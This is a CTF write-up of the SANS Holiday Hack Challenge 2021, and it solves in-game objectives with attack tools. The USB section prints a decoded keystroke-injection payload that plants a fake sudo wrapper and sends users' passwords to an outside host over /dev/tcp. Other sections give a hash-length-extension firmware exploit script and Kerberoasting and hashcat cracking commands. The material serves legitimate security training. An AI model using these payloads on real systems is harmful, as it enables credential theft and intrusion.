Kringlecon 2021

Calling Birds

Reedphish

Table of Contents

1. Foreword


So, here we are - at the last month of 2021. A new edition of "SANS Holiday Hack Challenge & KringleCon" has arrived. As every year since many years ago, I joined the global cybersecurity community in its most festive cyber security challenge and virtual conference of the year. I made my way through the challenges this year. Some were easy, some were hard and even some forced me to contact others for assistance. Anyhow, this is my writeup for the objectives and terminals. It ain't much, but it is honest work and documents my way through the game step by step.

1.1. About Reedphish

Reedphish is a Norwegian SOC Analyst (Threat Hunter) with broad background involving system development, penetration testing, vulnerability management and SIEM anaytics. In his sparetime he can often be caught redhanded with his nose deeply buried in CTF's.

2. Ending

Upon finishing all the objectives (and terminals), I had to head my way up onto "Frost Tower Rooftop". A little bit to the left there was a space ship which I entered. Then suddenly I found myself in a mystic room called "The Third Kind":



And that was it for this year competition.

2.1. Story

Upon completion the full story unlocks:

Listen children to a story that was written in the cold
'Bout a Kringle and his castle hosting hackers, meek and bold
Then from somewhere came another, built his tower tall and proud
Surely he, our Frosty villain hides intentions 'neath a shroud
So begins Jack's reckless mission: gather trolls to win a war
Build a con that's fresh and shiny, has this yet been done before?
Is his Fest more feint than folly? Some have noticed subtle clues
Running 'round and raiding repos, stealing Santa's Don'ts and Do's
Misdirected, scheming, grasping, Frost intends to seize the day
Funding research with a gift shop, can Frost build the better sleigh?
Lo, we find unlikely allies: trolls within Jack's own command
Doubting Frost and searching motive, questioning his dark demand
Is our Jack just lost and rotten - one more outlaw stomping toes?
Why then must we piece together cludgy, wacky radios?
With this object from the heavens, Frost must know his cover's blown
Hearkening from distant planet! We the heroes should have known
Go ahead and hack your neighbor, go ahead and phish a friend
Do it in the name of holidays, you can justify it at year's end
There won't be any retweets praising you, come disclosure day
But on the snowy evening after? Still Kris Kringle rides the sleigh

3. Objectives

3.1. Kringlecon orientation

3.1.1. Objective description

1) KringleCon Orientation: Get your bearings at KringleCon

1a) Talk to Jingle Ringford. Jingle will start you on your journey!

1b) Get your badge. Pick up your badge

1c) Get the wifi adapter. Pick up the wifi adapter

1d) Use the terminal. Click the computer terminal

3.1.2. Solution

Nothing to see here, mainly going around doing what the objective says.

3.2. Where in the world is Caramel Santaigo

3.2.1. Objective description

Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.

3.2.2. Solution

By using the "inspect" function in Chrome I found that this game uses Flask cookies. From that point on I decided to try cheating this game. I needed a way to decode such cookies and found a neat Python library to assist me:

Installing Flask decoding library

```
sudo pip install flask-unsign
```

I then grabbed the cookie from "inspect" under Chrome and decoded it:

Decoding cookie

```
flask-unsign --decode --cookie
".eJyNUstu2zAQ_JUFL73IhWTZluxb6iZoirYJ6vRQxD2syKVIWCYFioqhBPn3LJMe2iIBeiL3MTPL4T4IhZPYiK_epUsmqNMcXth4P8HO-
BCHiPLwUvhkXRzE5lZcmQwuwfloJSmIhiYwqADhwgbS3ZRSR670xjsCiQO9Z4ab1HegPoI0JA_WtanPBrg52RgpAPb97z5gNWh9hEDYMZ8hjMyHjR8jjMMzFJsBtA9gnSKe60_kkROWpRUM_kjRpP4X7C69Bq7uKOjOnwCdgusp8pgJbjAo8YtPPwY2Yc2pzktMVBzu0EV8N8AWh9gR13yfKsmQW_GNTvDTh0MGP3ZnXDtz8UShz-ADda0dj5w6V9Y1Y2jZu530sWNtFrsVN_4w-Qw-Y4-O27a-J2ewJZfBR3JHDMn9v_lfgX3hD_QMOXftM3MmrgO2I2WwvSdp4Dv1Y9NZ-Yx9o8SYDiUZ3ykKb03M_gS--OOOSInNPOeYnaW0F6-8-p8x_0uZJe6sjD5MjKbk_QPv12A2e7FQSjVlVZe4qLSskJZ1WctVoUot57Uu9brQOVEjUReUVzlSPq90peplUzQNLvci450a-IMlXaoN7IXWq3leVvlsXstytsBCzxo1L2araqWKGouFWq_34lE8PgGuEQpz.YcMVPA.sU2FMJ6pVwa4JbL70iA10fHYZ30"
```

This shows the cookie decoded, which pretty much gave all the answers I needed to beat the game:

Decoded


```
{'day': 'Monday', 'elf': 'Fitzy Shortstack', 'elfHints': ['Oh, I noticed they had a Firefly themed phone case.', 'They kept checking their Twitter app.', 'The elf got really heated about using tabs for indents.', 'The elf mentioned something about Stack Overflow and Python.', 'hard'], 'hour': '9', 'location': "Santa's Castle", 'options': [['New York, USA', 'Antwerp, Belgium', 'Edinburgh, Scotland'], ['Tokyo, Japan', 'Copenhagen, Denmark', 'New York, USA'], ['Tokyo, Japan', 'London, England', 'Prague, Czech Republic'], ['Prague, Czech Republic', 'Placeholder', 'Edinburgh, Scotland']], 'randomSeed': 20, 'route': ['Antwerp, Belgium', 'Tokyo, Japan', 'Prague, Czech Republic', 'Placeholder'], 'victoryToken': '{
hash:"4dddb3783a47fc7ae5838c61d3fc28f3f91f0eebcaf1e070ae027f7d85b1bba5", resourceId: "ff620370-28c3-4a1f-bd21-676d18a14d99"}'}
```


3.3. Thaw Frost Tower's Entrance

3.3.1. Objective description

Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherguts outside the tower for tips.

3.3.2. Solution

This is how I solved this objective step by step:

Running iwconfig

```
iwconfig

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry:off   RTS thr:off   Fragment thr=7 B
          Power Management:on
```

Scanning the Wifi

```
iwlist wlan0 scanning

wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"
```

Connecting to network

```
iwconfig wlan0 essid "FROST-Nidus-Setup"

** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to complete setup
(The setup is compatible with the 'curl' utility)
```

Curl command reaching the nidus-setup interface

```
curl http://nidus-setup:8080/
```

Accessing the API

```
http://nidus-setup:8080/apidoc
```

Found interesting endpoint to set temperature

Endpoint to set temperature

```
curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperature": 40}' http://nidus-setup:8080/api/cooler
```

Register command

```
curl http://nidus-setup:8080/register
```


3.4. Slot machine investigation

3.4.1. Objective description


Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help.

3.4.2. Solution

I set up Burp intercepting proxy and intercepted this interesting POST request:



Sent the request to "Repeater" and setting ***numline = -10000 and cpl = 2***, then firing it back to the server:



Go this response:

The response from the server contained the string ***"I'm going to have some bouncer trolls bounce you right out of this casino!"***

3.5. Strange USB device

3.5.1. Objective description

Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.

3.5.2. Solution

Running mallard.py against the /mnt/USBDEVICE/inject.bin

```
python3 mallard.py --file /mnt/USBDEVICE/inject.bin
```

Got this:

```
Your answer is correct! Drat that Icky McGoop!



ENTER
STRING then
ENTER
STRING echo "$USER:$pwd:invalid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "Sorry, try again."
ENTER
STRING sudo $@
ENTER
STRING else
ENTER
STRING echo "$USER:$pwd:valid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S $@
ENTER
STRING fi
ENTER
STRING fi' > ~/.config/sudo/sudo
ENTER
DELAY 200
STRING chmod u+x ~/.config/sudo/sudo
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bash_profile
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bashrc
ENTER
DELAY 200
STRING echo ==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB
3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2Z
RhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTp
nWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev |
 base64 -d | bash
ENTER
DELAY 600
STRING history -c && rm .bash_history && exit
ENTER
DELAY 600
GUI q
elf@7c1bae59235c:~$
```

Decoded the base64 encoded string and found the username ***ickymcgoop***

3.6. Shell code primer

3.6.1. Objective description

Complete the Shellcode Primer in Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of __, free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints.

3.6.2. Solution

Introduction

```
; Set up some registers (sorta like variables) with values
; In the debugger, look how these change!
mov rax, 0
mov rbx, 1
mov rcx, 2
mov rdx, 3
mov rsi, 4
mov rdi, 5
mov rbp, 6

; Push and pop - watch how the stack changes!
push 0x12345678
pop rax

push 0x1111
push 0x2222
push 0x3333
pop rax
pop rax
pop rax

; This creates a string and references it in rax - watch the debugger!
call getstring
  db "Hello World!",0
getstring:
pop rax

; Finally, return 0x1337
mov rax, 0x1337
ret
```

Loops

```
; We want to loop 5 times - you can change this if you want!
mov rax, 5

; Top of the loop
top:
  ; Decrement rax
  dec rax

  ; Jump back to the top until rax is zero
  jnz top

; Cleanly return after the loop
ret
```

Getting Started

```
; This is a comment! We'll use comments to help guide your journey.
; Right now, we just need to RETurn!
;
; Enter a return statement below and hit Execute to see what happens!

ret 0
```

Returning a Value

```
; TODO: Set rax to 1337

mov rax,1337

; Return, just like we did last time
ret
```

System Calls

```
; TODO: Find the syscall number for sys_exit and put it in rax
mov rax,60
; TODO: Put the exit_code we want (99) in rdi
mov rdi,99

; Perform the actual syscall
syscall
```

Calling into the Void

```
; Push this value to the stack
push 0x12345678

; Try to return
ret
```

Getting RIP

```
; Remember, this call pushes the return address to the stack
call place_below_the_nop

; This is where the function *thinks* it is supposed to return
nop

; This is a 'label' - as far as the call knows, this is the start of a function
place_below_the_nop:

; TODO: Pop the top of the stack into rax

pop rax

; Return from our code, as in previous levels
ret
```

Hello World!

```
; This would be a good place for a call
call a_label
; This is the literal string 'Hello World', null terminated, as code. Except
; it'll crash if it actually tries to run, so we'd better jump over it!
db 'Hello World',0

; This would be a good place for a label and a pop
a_label:
pop rax
; This would be a good place for a re... oh wait, it's already here. Hooray!
ret
```

Hello World!!

```
; TODO: Get a reference to this string into the correct register
call hello_world
db 'Hello World!',0
hello_world:
pop rbx
; Set up a call to sys_write

; TODO: Set rax to the correct syscall number for sys_write
mov rax,1

; TODO: Set rdi to the first argument (the file descriptor, 1)
mov rdi,1

; TODO: Set rsi to the second argument (buf - this is the "Hello World" string)
mov rsi,rbx
; TODO: Set rdx to the third argument (length of the string, in bytes)
mov rdx,12

; Perform the syscall
syscall

; Return cleanly
ret
```

Opening a file

```
; TODO: Get a reference to this string into the correct register
call password_path
db '/etc/passwd',0

password_path:
pop rbx

; Set up a call to sys_open
; TODO: Set rax to the correct syscall number
mov rax,2

; TODO: Set rdi to the first argument (the filename)
mov rdi,rbx

; TODO: Set rsi to the second argument (flags - 0 is fine)
mov rsi,0

; TODO: Set rdx to the third argument (mode - 0 is also fine)
mov rdx,0
; Perform the syscall
syscall

; syscall sets rax to the file handle, so to return the file handle we don't
; need to do anything else!
ret
```

Reading a file

```
; TODO: Get a reference to this
call password_string
db '/var/northpolesecrets.txt',0

password_string:
pop rdi

; TODO: Call sys_open
mov rax,2
mov rsi,0
mov rdx,0
syscall

; TODO: Call sys_read on the file handle and read it into rsp
mov rdi,rax
mov rax,0
mov rdx, 1024
mov rsi,rsp
syscall

; TODO: Call sys_write to write the contents from rsp to stdout (1)
; mov rsi,[rsp]
; mov rax,1
; mov rdi,1
; mov rdx, 512
; syscall

mov rax,1
mov rdi,1
mov rsi,rsp
syscall

; TODO: Call sys_exit
mov rax, 60
syscall
ret
```

Output is:

```
Secret to KringleCon success: all of our speakers and organizers, providing the gift of cyber security knowledge, free to the community.
```

The answer to this objective is: ***cyber security knowledge***

3.7. Printer exploitation

3.7.1. Objective description

Investigate the stolen Kringle Castle printer. Get shell access to read the contents of /var/spool/printer.log. What is the name of the last file printed (with a .xlsx extension)? Find Ruby Cyster in Jack's office for help with this objective.

3.7.2. Solution

Methodology

Initial investigation

From printer web page, download the current firmware from "Firmware Update" section. This is a JSON file. Extract the Base64 blob contained in the JSON file:

Decode Base64 file

```
echo "Base64_blob_here" | base64 -d > file.data
```

Identify what file this is (it's a Zip file)

```
file file.data
```

Unzip file.data (contains firmware.bin)

```
unzip file.data
```

Identify what firmware.bin is

```
file firmware.bin

firmware.bin: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=fc77960dcdd5219c01440f1043b35a0ef0cce3e2, not stripped
```

Hacking this thing

The methodology is straight forward:

1. Open up the JSON firmware export and yank ut settings for later use in hash_extender
2. Prepare a Bash script to copy printer.log into incoming/
3. Add this script with name firmware.bin into a zip archive
4. Merge this Zip with the original zip
5. Create JSON and upload
6. Collect the information from incoming/

Content of my payload (firmware.bin)

```
#!/bin/env bash

cp /var/spool/printer.log /app/lib/public/incoming/jallafisk.txt
```

Due to things being reset all the time, I landed on the following automation script:

My automation script

```
import json
import os
import re
```

```
FIRMWARE_ZIP_NAME = "firmware.zip"
PAYLOAD_SCRIPT_NAME_IN = "exploit.sh"
PAYLOAD_SCRIPT_NAME_OUT = "firmware.bin"
PAYLOAD_ZIP_NAME = "payload.zip"
HASH_EXTENDER_OUT = "hashextender.txt"
PAYLOAD_B64 = "payload.b64"
PAYLOAD_TEST_FILE = "test.zip"
PAYLOAD_JSON = "payload.json"

def cleanup():
    items = [
        FIRMWARE_ZIP_NAME,
        PAYLOAD_SCRIPT_NAME_OUT,
        PAYLOAD_ZIP_NAME,
        PAYLOAD_B64,
        PAYLOAD_TEST_FILE,
        PAYLOAD_JSON,
        "tmp/firmware.bin"
    ]

    for item in items:
        try:
            os.remove(item)
        except:
            continue

def run():
    # Clean up previous attempts
    cleanup()

    # Load settings from firmware export and extract contained ZIP
    with open("firmware-export.json", "r") as firmware_file:
        settings = json.load(firmware_file)

        firmware = settings.get("firmware")
        algorithm = settings.get("algorithm").lower()
        secret_length = int(settings.get("secret_length"))
        signature = settings.get("signature")

        os.system(f"echo \"{firmware}\" | base64 -w0 -d > {FIRMWARE_ZIP_NAME}")

    # Assemble payload
    cp_payload_cmd = f"cp {PAYLOAD_SCRIPT_NAME_IN} {PAYLOAD_SCRIPT_NAME_OUT}"
    os.system(cp_payload_cmd)

    make_executable_cmd = f"chmod a+x {PAYLOAD_SCRIPT_NAME_OUT}"
    os.system(make_executable_cmd)

    zip_command = f"zip {PAYLOAD_ZIP_NAME} {PAYLOAD_SCRIPT_NAME_OUT}"
    os.system(zip_command)

    # Hash extender
    hash_extender_cmd = f'hash_extender/hash_extender --file=firmware.zip
--signature="2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97" --format=sha256 --secret=16 --append
-format=hex --append $(cat payload.zip | xxd -p -c 99999) --out-data-format=hex  > {HASH_EXTENDER_OUT}'

    os.system(hash_extender_cmd)
```

```
    print("\n--------------")
    print(cp_payload_cmd)
    print(make_executable_cmd)
    print(f"{zip_command}")
    print(f"\n{hash_extender_cmd}\n")
    print("--------------\n")

    # Create payload
    with open(HASH_EXTENDER_OUT, "r") as hash_extender_file:
        hash_extender = hash_extender_file.read()
        payload_signature = re.findall(r".*New\ssignature:\s(.*)\s", hash_extender)[0]
        payload_hex = re.findall(r".*New\sstring:\s(.*)", hash_extender)[0]



        payload_hex_cmd = f"echo \"{payload_hex}\" | xxd -r -p | base64 -w0 > {PAYLOAD_B64}"
        os.system(payload_hex_cmd)
        print(payload_hex_cmd)



        with open(PAYLOAD_B64, "r") as b64_payload:
            firmware = b64_payload.read()

        payload = {
            "signature": f"{payload_signature}",
            "secret_length": secret_length,
            "algorithm": f"{algorithm.upper()}",
            "firmware": f"{firmware}"
        }

        with open(PAYLOAD_JSON, "w") as payload_json:
            json.dump(payload, payload_json)
if __name__ == "__main__":
    run()
```

Output from exploited firmware

```
Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx
```

Answer to objective 8: ***Troll_Pay_Chart.xlsx***

3.8. Kerberoasting on an open fire

3.8.1. Objective description

Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints.

3.8.2. Solution

Note, this solution was made using several usernames due to server being reset once a day.

Breaking out of the shell

In order to break out of Grades shell:

```
ctrl+d
```

Then issued these commands to spawn a Bash shell:

To get shell

```
import os
os.system("/bin/bash")
```

Taking a look around

Once inside, I inspected the ARP cache:

Inspecting ARP cache

```
arp -a

? (172.17.0.5) at 02:42:ac:11:00:05 [ether] on eth0
? (172.17.0.1) at 02:42:7f:64:5d:04 [ether] on eth0
? (172.17.0.4) at 02:42:ac:11:00:04 [ether] on eth0
? (172.17.0.3) at 02:42:ac:11:00:03 [ether] on eth0
```

Then I took a look at the hostname:

```
hostname --fqdn

grades.elfu.local
```

Then I took a look at the routing table:

Routing table

```
ip route

default via 172.17.0.1 dev eth0
10.128.1.0/24 via 172.17.0.1 dev eth0
10.128.2.0/24 via 172.17.0.1 dev eth0
10.128.3.0/24 via 172.17.0.1 dev eth0
172.17.0.0/16 dev eth0 proto kernel scope link src 172.17.0.2
```

Scanning networks

Scanning 10.128.1.0/24 addresses

```
nmap 10.128.1.0/24 -p 53 -Pn --open

PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.0011s latency).

PORT   STATE SERVICE
53/tcp open  domain
```

Scanning 10.128.2.0/24 addresses

```
nmap 10.128.2.0/24 -p 53 -Pn --open

None
```

Scanning 10.128.3.0/24 addresses

```
nmap 10.128.3.0/24 -p 53 -Pn --open

Nmap scan report for 10.128.3.30
Host is up (0.00050s latency).

PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 256 IP addresses (256 hosts up) scanned in 24.00 seconds
```

Messing with SMB

The host 10.128.1.53 seemed interesting. Maybe it has a share for me to toy with?

SMBClient using my own credentials on DC (those from register page)

```
smbclient -L 10.128.1.53

Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Accessing SYSVOL on DC

```
smbclient //10.128.1.53/SYSVOL
```

Downloading entire share

```
smb: \> recurse
smb: \> prompt
smb: \> mget elfu.local*
```

Nothing much interesting found here, execpt a .pol file.

Hacking it

Getting SPN

```
GetUserSPNs.py -dc-ip 10.128.1.53 elfu.local/rxeayhluwq -request

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName              Name     MemberOf  PasswordLastSet          LastLogon           Delegation
--------------------------------  -------  --------  -----------------------  ------------------  ----------
ldap/elfu_svc/elfu                elfu_svc           2021-10-29 19:25:04.305279  2021-12-30 13:34:36.327950
ldap/elfu_svc/elfu.local          elfu_svc           2021-10-29 19:25:04.305279  2021-12-30 13:34:36.327950
ldap/elfu_svc.elfu.local/elfu     elfu_svc           2021-10-29 19:25:04.305279  2021-12-30 13:34:36.327950
ldap/elfu_svc.elfu.local/elfu.local  elfu_svc        2021-10-29 19:25:04.305279  2021-12-30 13:34:36.327950


$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_svc*$a226d92dde5c19c1d74aa320c98b9ae5$01d60b932a6d3a214ed9a8acc
31e092719a0c445a37bcbdccca61a45001a36eedb88136b59ba4d055d73c99526fa10b0353743d53e2fae7cc95588b46a13a011abbdc
5d1cf55befc006dccdcc7fffad15a2336faf04133dd88b79094a7de66b2f0e8dc672f08a8b1ff06dbad51cd6a4932f01b06b550bddddda9
09b8899decc2a7e27b14059682ad9ed99c212298a30fc2adb7821747f5af0855168ddf10d58af273e7c13280ce905b142e5a0de75bf39
1c91b3bac6dfc82d813d1ea85da32042a9343dd96cdac1fb7811362798ed7a54edbbf210d34d45c38bb0f802b895136ea2fd9b93ff2f8
9a0a8eb72e53bd0ca4954f432f34909240fe3d0e880c5d44d5754b8d6c299a3f2225edc94b279bc77c6db80809f71c72f157465f9e4120
6c3cedd56c7db309ae4aff1ad6770e0bdceb9d0fabcbbd9292883d794c8b4e6abb573caefb48e6bf5f460394b587a448a5c0eda8cce4a
fbc69d5df0cb1b9379ab9c4aeda400e38345bf15c81669313a1adb8d4a174750c7fe2ac147866fa944989a6806f0b6a3c9c745fabb456e
d0c061f243eb9631300c8d7753fb3a630bf8e3d88c22576a957b3472cf5b9d597f6abca9410b5e7f905df1f464ae72b09e589c1d5f9c5b
1a0a3e3d0d97855242d77aad45727a09083146c5b072f6fb7c72d4e3356bf0ab77bd91437bfea88ba4f805167286d715905869445ff1a
aebcce1345b55e1a702bdf180219fd6aa1c491d269d28a14f2e7193a53eb93a43e7cb8021ee63aeecc3ba519c32091349977056fff35bc
6f100fd6098dd832ef1eae07deef57f81a4891e5069d4e917d915064e030f2cf06745cf5a833e8fdfbc7793182de38229e182f927db58c1
7014c460ecfd96553e586ffb14a3471a611b7195470c7c951c5f86e24154499a61ece991712df9cd7b5977c59734b72ee2ac5f24e4aecd
edeff3b897803d89e1a9759fa0c52f332cb53cd296e5badd952ef2d339df19278c11e471a438f02724bc9ef6d05c2e2812660296d6f816
993805c1cb11ea121fc77f05b803496d383f4ddf7f8c4e47024abef490b20c185203142fea0771ff7085a7ee7cf74af5ed27f794c97edc1c
34da3f5116c8ec114461ef733e74e353e32b4169ac22698abbba473c33a4ee99d8b38053c3e710c78474d422842cabd012f97a2f9768a
c6fb0c46d7ad0825e485b4f6e9ca2bf1dfe222e2271e24483e5526dcbe34cc21875b489c23d6d8aadeafe6a9105644f1f178bdf9e8dcc8
71363e18227a47d60d71d3ced0c196e9b26d3f3049839c2a5fb225eead1958ad2d6a2b1dea4ef84ffce64d3ed9cff7a5d6caa3c9e513b2
233eaac4b60fc28d2f06aacabe599ead0ef5bc84a223e535937f7a073195fb6d1bc6ca8b927cba53b4ef43aa27e0aee88866fbd52a1074
df205d9403fe14ea338a4bdaad4cb1be7d1a65af407eac3274c6e01bf
```

Generating a passwordlist for use with Hashcat

```
cewl https://register.elfu.org/register --with-numbers > passwords.txt
```

Hashcat cracking the SPN

```
hashcat -m 13100 -a 0 ./hash.txt -potfile-disable -r ./password_cracking_rules/OneRuleToRuleThemAll.rule --force -O -w 4
--opencl-device-types 1,2 ./passwords.txt
```

It spat out the string ***HEX[536e6f7732303231 21]***. Hex decodes to ***Snow2021!***

Tried my luck on several shares using this password, landed on 172.17.0.5/elfu_svc_shr:

Copy everything on elfu_svc_shr locally

```
---
smbclient //172.17.0.5/elfu_svc_shr -U elfu_svc
smb: \> recurse
smb: \> prompt
smb: \> mget *
---
```

